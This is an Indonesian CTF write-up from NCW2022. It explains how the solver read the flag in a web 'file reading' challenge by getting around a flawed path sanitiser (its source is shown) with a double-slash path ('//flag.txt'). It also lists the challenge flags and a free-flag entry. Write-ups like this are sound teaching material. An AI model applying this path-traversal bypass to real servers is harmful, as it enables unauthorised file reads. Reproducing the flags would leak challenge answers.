## File&reading .INC

Soal :

New challenger has entered the arena, a start up company named file & reading incorporated has just made an announcement that they are making some sort of web based file reading tool for server maintainer, the possibility seems endless.

The flag is at /flag.txt


Author: mitm#0012

backup: <http://103.167.136.123:54170/>

<http://103.167.136.75:54170/>

### Solving Scenario :

Disini kami mencoba melakukan pengecekan website nya terlebih dahulu, pada robots.txt diketahui terdapat 4 file yang disallow yaitu: /private/example.js, /private/example.txt, /private/example.json dan /private/webViewer.js. Kemudian pada website juga terdapat service untuk mencoba read file tetapi file yang disediakan hanya example.\*. Karena file webViewer.js tidak di highlight dalam notes untuk file example, kami langsung saja mencoba mengecek file tersebut pada service nya.



```
available file to try on:
example.js
example.txt
example.json


filepath
webViewer.js view

function safetyCheck(filepath){
  if(!filepath){return "example.txt"}
  let safePath = filepath;
  let hasSlash = false;
  let hasDotDot = false;
  if(safePath.startsWith("/")){
    safePath = safePath.replace("/", "");
    hasSlash = true
  }

  for(let x=0; x < 10; x++){
    if(!safePath.includes("../")){break};
    if(x==9){return "nicetry.txt"};
    safePath=safePath.replaceAll("../","");
    hasDotDot = true
  }

  if(!fs.existsSync(safePath) && (hasDotDot || hasSlash)){return "nicetry.txt"};
  if(!fs.existsSync(safePath)){return "invalidFile.txt"};
  return safePath;
}
```

Pada file webViewer.js tersebut diketahui bahwa aplikasi melakukan filter terhadap dot-dot (..) dan slash (/). Untuk lokasi flag berada di /flag.txt. Karena aplikasi hanya melakukan filter terhadap dot-dot dan slash sebanyak 1 karakter slash, maka kami bisa melakukan bypass dengan cara menambahkan double slash (//flag.txt). Langsung saja kami coba, dan flag nya kami dapatkan.



**Flag :**

NCW22{f1L7eR\_15\_n0T\_3n0u9h\_1372846}

# WELCOMING PARTY

## Free Flag

**Soal :**

Welcome to NCW2022!

Yesterday was fun so we hope today you had more fun! Here's your free flag ->  
NCW22{hology5{}\_ada\_yg\_lg\_h0lo\_gy\_juga\_ga\_hr\_1n1?}

**Solving Scenario :**

Diberikan flag pada deskripsi soal

**Flag :**

NCW22{hology5{}\_ada\_yg\_lg\_h0lo\_gy\_juga\_ga\_hr\_1n1?}